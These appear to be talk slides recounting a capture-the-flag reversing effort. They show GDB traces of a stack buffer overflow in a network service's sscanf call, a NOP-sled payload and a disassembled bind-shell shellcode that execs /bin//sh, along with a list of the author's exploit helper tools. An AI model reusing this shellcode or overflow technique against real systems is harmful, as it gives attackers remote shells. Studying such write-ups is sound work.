0804a0dc	g	0	*ABS*	00000000	__GLOBAL_OFFSET_TABLE__
0804aa14	g		*ABS*	00000000	__end
00000000		F	*UND*	00000043	exit
00000000		F	*UND*	00000027	getgrnam
00000000		F	*UND*	00000056	fileno
0804aa0c	g	0	.bss	00000004	children
00000000		F	*UND*	00000123	daemon

# 0xc00 - Waste of Time?

- Not to say my wanderings didn't pay off...
- Learning immense amounts...
  - GDB
  - Memory layout
  - Particulars (like what “leave” and “ret” *really* do)

# 0xd00 - Favorite GDB helpers

GDB's main commands for poking around:

- `p` (or `p/x` for printing Hex versions) - Print an expression.
- `x` (or `x/32wx` for printing 32 Hex words) - Show memory *\*at\** a location
- `break` Set a breakpoint (must include a *\** to start raw memory addresses)
- `continue` Start execution again after a break point
- `ni/si` Execute the next instruction. One skips calls, the other digs deep
- `display` Like `x`, but will reprint the output prior to each prompt
- `info reg` Information about all registers
- `info frame` Information about the current Stack frame (`ebp - esp`)
- `bt` Print's a BackTrace (list of Stack Frames from start of app)
- `help` Prints the many maze-like



# 0xd01 - Favorite GDB Helpers (2)

Breakpoints for each "call":

```
break *0x<address of call 1>
```

```
break *0x<address of call 2>
```

etc...

DISPLAY SETTINGS/Basic

```
display/i $pc
```

```
display/x $edx
```

```
display/x $ecx
```

```
display/x $ebx
```

```
display/x $eax
```

```
display/32wx $ebp-92
```

```
display/32xw $esp
```

# 0xe00 - Pseudo-fuzzing

- What I did, I cringe to call fuzzing
  - Perl from the command-line piped to netcat
  - Metasploit exploit code
    - Isn't sharing nice?

# 0xf00 - Why you should run a sniffer while writing network sploit

- \$|
- The sploit wasn't even hitting the wire...
- @\$% buffered IO!
- Two lines needed a delay between them.
  - Impossible if you're not pushing the first line to begin with!
  - Still difficult using 'perl -e "... " | nc fhost 6969'
- Rewrote client/fuzzer to do network stuff in perl

# 0x1000 - Racking and Stacking:

```
804923d: c7 45 f0 10 00 00 00 . movl $0x10,0xffffffff0(%ebp)
8049244: 83 ec 04 . sub $0x4,%esp
8049247: 8d 45 f0 . lea 0xffffffff0(%ebp),%eax
804924a: 50 . push %eax
804924b: 8d 85 48 ff ff ff . lea 0xffffffff48(%ebp),%eax
8049251: 50 . push %eax
8049252: ff 75 08 . pushl 0x8(%ebp)
8049255: e8 ce f8 ff ff . call 8048b28 <accept@plt> . call GOT::accept (brkpt: 30)

804925a: 83 c4 10 . add $0x10,%esp
804925d: 89 45 f4 . mov %eax,0xffffffff4(%ebp)
```

```
80492f4: 83 ec 0c . sub $0xc,%esp
80492f7: ff 75 f4 . pushl 0xffffffff4(%ebp)
80492fa: e8 c5 04 00 00 . call 80497c4 <chldrqst> . call SYM::['chldrqst'] (brkpt: 41)
```

```
Subroutine: chldrqst, 70 lines
Variables:
    8 ( 4)
    fffffbdc ( 4)
    fffffbe0 ( 4)
    fffffbe4 ( 4)
    fffffbe8 ( 40c)
    ffffffff4 ( c)
Starting address: 80497c4
Called By:
    loop:80492fa-> 80497c4
```

```
080497c4 <chldrqst>:
80497c4: 55 . push %ebp
80497c5: 89 e5 . mov %esp,%ebp
80497c7: 81 ec 28 04 00 00 . sub $0x428,%esp
80497cd: 8d 95 e8 fb ff ff . lea 0xffffbbe8(%ebp),%edx
80497d3: b8 00 04 00 00 . mov $0x400,%eax
80497d8: 83 ec 04 . sub $0x4,%esp
80497db: 50 . push %eax
80497dc: 6a 00 . push $0x0
80497de: 52 . push %edx
80497df: e8 64 f4 ff ff . call 8048c48 <memset@plt> . call GOT::memset (brkpt: 52)

80497e4: 83 c4 10 . add $0x10,%esp
80497e7: c7 85 e4 fb ff ff 00 . movl $0x0,0xffffbbe4(%ebp)
80497ee: 00 00 00 .
80497f1: 83 ec 0c . sub $0xc,%esp
80497f4: ff 75 08 . pushl 0x8(%ebp)
80497f7: e8 50 fe ff ff . call 804964c <authenticate> . call SYM::['authenticate'] (brkpt: 53)

80497fc: 83 c4 10 . add $0x10,%esp
80497ff: 83 ec 04 . sub $0x4,%esp
8049802: 6a 03 . push $0x3
8049804: 68 0a 9c 04 08 . push $0x8049c0a . 'OK\n'
8049809: ff 75 08 . pushl 0x8(%ebp)
804980c: e8 27 f3 ff ff . call 8048b38 <write@plt> . call GOT::write (brkpt: 54)

8049811: 83 c4 10 . add $0x10,%esp
8049814: 83 ec 04 . sub $0x4,%esp
8049817: 68 ff 07 00 00 . push $0x7ff
804981c: 68 00 a2 04 08 . push $0x804a200 . SYM::['input_buffer']
8049821: ff 75 08 . pushl 0x8(%ebp)
8049824: e8 8f f3 ff ff . call 8048bb8 <read@plt> . call GOT::read (brkpt: 55)
```

# 0x1001 - Racking and Stacking:

```
8049829: 83 c4 10      . add $0x10,%esp
804982c: 89 45 f4      . mov %eax,0xffffffff(%ebp)
804982f: 83 ec 04      . sub $0x4,%esp
8049832: 8d 85 e8 fb ff ff . lea 0xfffff8(%ebp),%eax
8049838: 50           . push %eax
8049839: 68 0e 9c 04 08 . push $0x8049c0e
804983e: 68 00 a2 04 08 . push $0x804a200
8049843: e8 d0 f3 ff ff . call 8048c18 <sscanf@plt>
                                     call GOT::sscanf (brkpt: 56)
                                     SYN: ['input_buffer']
8049848: 83 c4 10      . add $0x10,%esp
804984b: 8d 85 e8 fb ff ff . lea 0xfffff8(%ebp),%eax
8049851: 83 ec 0c      . sub $0xc,%esp
8049854: 50           . push %eax
8049855: e8 ae f4 ff ff . call 8048d08 <strlen@plt>
                                     call GOT::strlen (brkpt: 57)
804985a: 83 c4 10      . add $0x10,%esp
804985d: 89 45 f4      . mov %eax,0xffffffff(%ebp)
```

```
8049884: 83 7d f4 00    . cmpl $0x0,0xffffffff(%ebp)
8049888: 74 0e         . je 8049898 <chldrqst+0xd4>
                                     je +000010 . (local)
804988a: 8d 85 e8 fb ff ff . lea 0xfffff8(%ebp),%eax
8049890: 89 85 dc fb ff ff . mov %eax,0xfffff8(%ebp)
8049896: eb 0a        . jmp 80498a2 <chldrqst+0xde>
                                     jmp +00000c . (local)
8049898: c7 85 dc fb ff ff 18 . movl $0x8049c18,0xfffff8(%ebp)
                                     '666 You Totally Suck Turnips
                                     \n'
804989f: 9c 04 08      .
80498a2: ff b5 dc fb ff ff . pushl 0xfffff8(%ebp)
80498a8: ff 75 08      . pushl 0x8(%ebp)
80498ab: e8 88 f2 ff ff . call 8048b38 <write@plt>
80498b0: 83 c4 10      . add $0x10,%esp
80498b3: b8 01 00 00 00 . mov $0x1,%eax
80498b8: c9           . leave
80498b9: c3           . ret
```

SCANF(3)

Linux Programmer's Manual

NAME

scanf, fscanf, sscanf, vscanf, vsscanf, vfscanf - input format conversion

SYNOPSIS

```
#include <stdio.h>
int scanf(const char *format, ...);
int fscanf(FILE *stream, const char *format, ...);
int sscanf(const char *str, const char *format, ...);
```

```
#include <stdarg.h>
int vscanf(const char *format, va_list ap);
int vsscanf(const char *str, const char *format, va_list ap);
int vfscanf(FILE *stream, const char *format, va_list ap);
```

DESCRIPTION

The scanf() function reads input from the standard input stream `stdin`, fscanf() and sscanf() reads its input from the character string pointed to by `str`.

# 0x1002 - Racking and Stacking:

```
14: x/32xw $esp
0xbfbfe760: 0x0804a200 0x08049c0e 0xbfbfe780 0x00000001
0xbfbfe770: 0x2809d8b4 0xbfbfe7b4 0x2804ff23 0x00000000
0xbfbfe780: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe790: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe7a0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe7b0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe7c0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe7d0: 0x00000000 0x00000000 0x00000000 0x00000000
13: x/32xw $ebp - 92
0xbfbfeb3c: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeb4c: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeb5c: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeb6c: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeb7c: 0x00000000 0x280e7996 0x00000004 0x00000002
0xbfbfeb8c: 0x00000426 0x00000005 0xbfbfebe0 0xbfbfec78
0xbfbfeb9c: 0x080492ff 0x00000005 0xbfbfebcb 0xbfbfec68
0xbfbfebac: 0x080492af 0x080484b8 0xbfbfebfb 0x00000000
12: /x $eax = 0xbfbfe780
11: /x $ebx = 0x2
10: /x $ecx = 0x1
9: /x $edx = 0x478
8: x/i $pc 0x8049843 <chldrst+127>: call 0x8048c18 <_init+476>
```

```
14: x/32xw $esp
0xbfbfe770: 0x2809d8b4 0xbfbfe780 0x00000420 0x00000000
0xbfbfe780: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe790: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe7a0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe7b0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe7c0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe7d0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe7e0: 0x90909090 0x90909090 0x90909090 0x90909090
13: x/32xw $ebp - 92
0xbfbfeb3c: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfeb4c: 0x90909090 0xbfbfe780 0xbfbfe780 0xbfbfe780
0xbfbfeb5c: 0xbfbfe780 0xbfbfe780 0xbfbfe780 0xbfbfe780
0xbfbfeb6c: 0xbfbfe780 0xbfbfe780 0xbfbfe780 0xbfbfe780
0xbfbfeb7c: 0xbfbfe780 0xbfbfe780 0xbfbfe780 0xbfbfe780
0xbfbfeb8c: 0x00000420 0xbfbfe780 0xbfbfe780 0xbfbfe780
0xbfbfeb9c: 0xbfbfe780 0x00000000 0xbfbfebcb 0xbfbfec68
0xbfbfebac: 0x080492af 0x080484b8 0xbfbfebfb 0x00000000
```

# 0x1003 - Racking and Stacking

```
8: x/i $pc 0x80498b8 <chldrqst+244>: leave
(gdb) ni
0x080498b9 in chldrqst ()
14: x/32xw $esp
0xbfbfeb9c: 0xbfbfe780 0x00000000 0xbfbfebcb 0xbfbfec68
0xbfbfeb9d: 0x000492af 0x080484b8 0xbfbfebfb 0x00000000
0xbfbfeb9e: 0x84db0210 0x01ffa8c0 0x00000000 0x00000000
0xbfbfeb9f: 0x00000000 0xbfbfed30 0xbfbfec58 0x00000005
0xbfbfeb00: 0x00000000 0x00000010 0x00000000 0x00000000
0xbfbfeb01: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeb02: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeb03: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeb04: 0x00000000 0x00000000 0x00000000 0x00000000
13: x/32xw $ebp - 92
0xbfbfe724: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe725: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe726: 0x00000001 0x00000478 0xbfbfe780 0x00000002
0xbfbfe727: 0xbfbfed30 0xbfbfed30 0x080498b0 0x00000000
0xbfbfe728: 0xbfbfe780 0x00000420 0x00000001 0x2809d8b4
0xbfbfe729: 0xbfbfe780 0x00000420 0x00000000 0x90909090
0xbfbfe72a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe72b: 0x90909090 0x90909090 0x90909090 0x90909090
12: /x $eax = 0x1
11: /x $ebx = 0x2
10: /x $ecx = 0x421
9: /x $edx = 0x8049c17
8: x/i $pc 0x80498b9 <chldrqst+245>: ret
(gdb) si
0xbfbfe780 in ?? ()
14: x/32xw $esp
0xbfbfeba0: 0x00000000 0xbfbfebcb 0xbfbfec68 0x080492af
0xbfbfeba1: 0x080484b8 0xbfbfebfb 0x00000000 0xbfbfebe0
0xbfbfeba2: 0x84db0210 0x01ffa8c0 0x00000000 0x00000000
0xbfbfeba3: 0xbfbfed30 0xbfbfec58 0x00000005 0x00000000
0xbfbfeba4: 0x00000010 0x00000000 0x00000000 0x00000000
0xbfbfeba5: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeba6: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeba7: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfeba8: 0x00000000 0x00000000 0x00000000 0x00000000
13: x/32xw $ebp - 92
0xbfbfe724: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe725: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfbfe726: 0x00000001 0x00000478 0xbfbfe780 0x00000002
0xbfbfe727: 0xbfbfed30 0xbfbfed30 0x080498b0 0x00000000
0xbfbfe728: 0xbfbfe780 0x00000420 0x00000001 0x2809d8b4
0xbfbfe729: 0xbfbfe780 0x00000420 0x00000000 0x90909090
0xbfbfe72a: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfbfe72b: 0x90909090 0x90909090 0x90909090 0x90909090
12: /x $eax = 0x1
11: /x $ebx = 0x2
10: /x $ecx = 0x421
9: /x $edx = 0x8049c17
8: x/i $pc 0xbfbfe780: nop
(gdb) |
```

```
(gdb) x/56i 0xbfbfe96a
0xbfbfe96a: nop
0xbfbfe96b: nop
0xbfbfe96c: nop
0xbfbfe96d: nop
0xbfbfe96e: nop
0xbfbfe96f: nop
0xbfbfe970: push $0x61
0xbfbfe972: pop %eax
0xbfbfe973: cld
0xbfbfe974: push %edx
0xbfbfe975: push $0x391b0210
0xbfbfe97a: mov %esp,%ecx
0xbfbfe97c: push %edx
0xbfbfe97d: inc %edx
0xbfbfe97e: push %edx
0xbfbfe97f: inc %edx
0xbfbfe980: push %edx
0xbfbfe981: push $0x10
0xbfbfe983: int $0x80
0xbfbfe985: cld
0xbfbfe986: xchg %eax,%ebx
0xbfbfe987: push %ecx
0xbfbfe988: push %ebx
0xbfbfe989: push %edx
0xbfbfe98a: push $0x68
0xbfbfe98c: pop %eax
0xbfbfe98d: int $0x80
0xbfbfe98f: mov $0x6a,%al
0xbfbfe991: int $0x80
0xbfbfe993: push %edx
0xbfbfe994: push %ebx
0xbfbfe995: push %edx
0xbfbfe996: mov $0x1e,%al
0xbfbfe998: int $0x80
0xbfbfe99a: xchg %eax,%edi
0xbfbfe99b: push $0x2
0xbfbfe99d: pop %ecx
0xbfbfe99e: push $0x5a
0xbfbfe9a0: pop %eax
0xbfbfe9a1: push %ecx
0xbfbfe9a2: push %edi
0xbfbfe9a3: push %ecx
0xbfbfe9a4: int $0x80
0xbfbfe9a6: dec %ecx
0xbfbfe9a7: jns 0xbfbfe99e
0xbfbfe9a9: push %eax
0xbfbfe9aa: push $0x68732f2f
0xbfbfe9af: push $0x6e69622f
0xbfbfe9b4: mov %esp,%ebx
0xbfbfe9b6: push %eax
0xbfbfe9b7: push %esp
0xbfbfe9b8: push %ebx
0xbfbfe9b9: push %ebx
0xbfbfe9ba: mov $0x3b,%al
0xbfbfe9bc: int $0x80
0xbfbfe9be: nop
```





# 0x1200 - Stages 4-7

- Over the following weeks
  - Mostly spent learning glibc artifacts
- stage4: Byte-overflow BOF in “client”
- stage5: FSE
- stage6: Hidden option: Careless fn ptr
- stage7: Precision-mismatch BOF
  - `clearenv()`
  - `beabitch()`

# 0x1300 – The Future of atlas

- Reversing has now become an addictive habit
- I will likely continue until my fingers and eyes no longer work
- binary pr0n.
  - 0110010001101111011011010110010101100010011000010110001001111001

# 0x1400 – Intro to @UtilityBelt

- `hacklib.pl` and `hacklib.py`
- `genshell.pl` and `genshell.py`
- `genformatstring.pl` and `genformatstring2.pl`
- `genformatstring.py`
- `disass.pl` (v1.0)
- `disass.py` (v2.0)
- Several others: `un64/en64`, `ascii2binary/etc...`

# 0x1410 - hacklib.pl

- Just a way to make the exploit writing easier:
- "do hacklib.pl"

0x1411 - genshell

0x1412 - genNOP

0x1413 - print\_hex\_reverse

0x1414 - genformatstring

0x1415 - xw

# 0x1420 - hacklib.py

- Just a way to make the exploit writing easier:
- "import hacklib"

0x1421 - genshell

0x1422 - genNOP

0x1423 - print\_hex\_reverse

0x1424 - genformatstring

0x1425 - xw



# 0x1440 - disass.pl

- Original version (1.0)
- Fast, simple

0x1441 - Assembly (or rather, disassembly)

0x1442 - Global Offset Table (GOT)

0x1443 - Headers

0x1444 - Symbols

0x1445 - Libraries

0x1446 - GDB helpers (breaks and display settings ;)

# 0x1450 - disass.py

- New version (2.0) rewritten in Python
- Slower, more in-depth

0x1451 - Assembly (or rather, disassembly)

0x1452 - Global Offset Table (GOT)/PLT

0x1453 - Headers/Symbols/Libraries

0x1454 - DATA!

0x1455 - GDB helpers (breaks and display settings ;)



# 0x1500 - Interesting Info and Links:

- Hacking: The Art of Exploitation
- ExploitX.org link
  - <http://www.exploitx.com/forum/azbb.php?1112286936>
- Reversing: Secrets of Reverse Engineering
- atlas' potentially braindead tips to deadlisting.
- Elf File Format Specs:
  - <http://refspecs.freestandards.org/elf/gabi4/>
- Gera's Insecure Programming exercises
  - <http://community.core-sdi.com/~gera/InsecureProgramming/>

# 0x1501 – More interesting links

- IA-32 Intel Architecture Software Dev Manuals
  - [http://www.intel.com/design/pentium4/manuals/index\\_new.htm](http://www.intel.com/design/pentium4/manuals/index_new.htm)

# 0x1600 - Thanks:

- God
- Family and Friends
- Work
- Kenshoto
- DC Staff

# 0x1700 - Outtakes

- atlas' typing at 5am while sleeping... It's quite intriguing how words really \*WANT\* to appear!

```
8048969: 83 c4 10      .   add     $0x10,%esp
804896c: 8b 45 c4      .   mov     0xffffffffc4(%ebp),%eax
804896f: 66 c7 00 01 00 .   movw   $0x1,(%eax).
⌘ SegFault os if it weren' groumedeor.
8048974: 8b 5d c4      .   mov     0xffffffffc4(%ebp),%ebx
8048977: 83 ec 0c      .   sub     $0xc,%esp
804897a: ff 75 e8      .   pushl  0xffffffe8(%ebp)
804897d: e8 16 fd ff ff .   call   8048698 <_init+0x10c>
```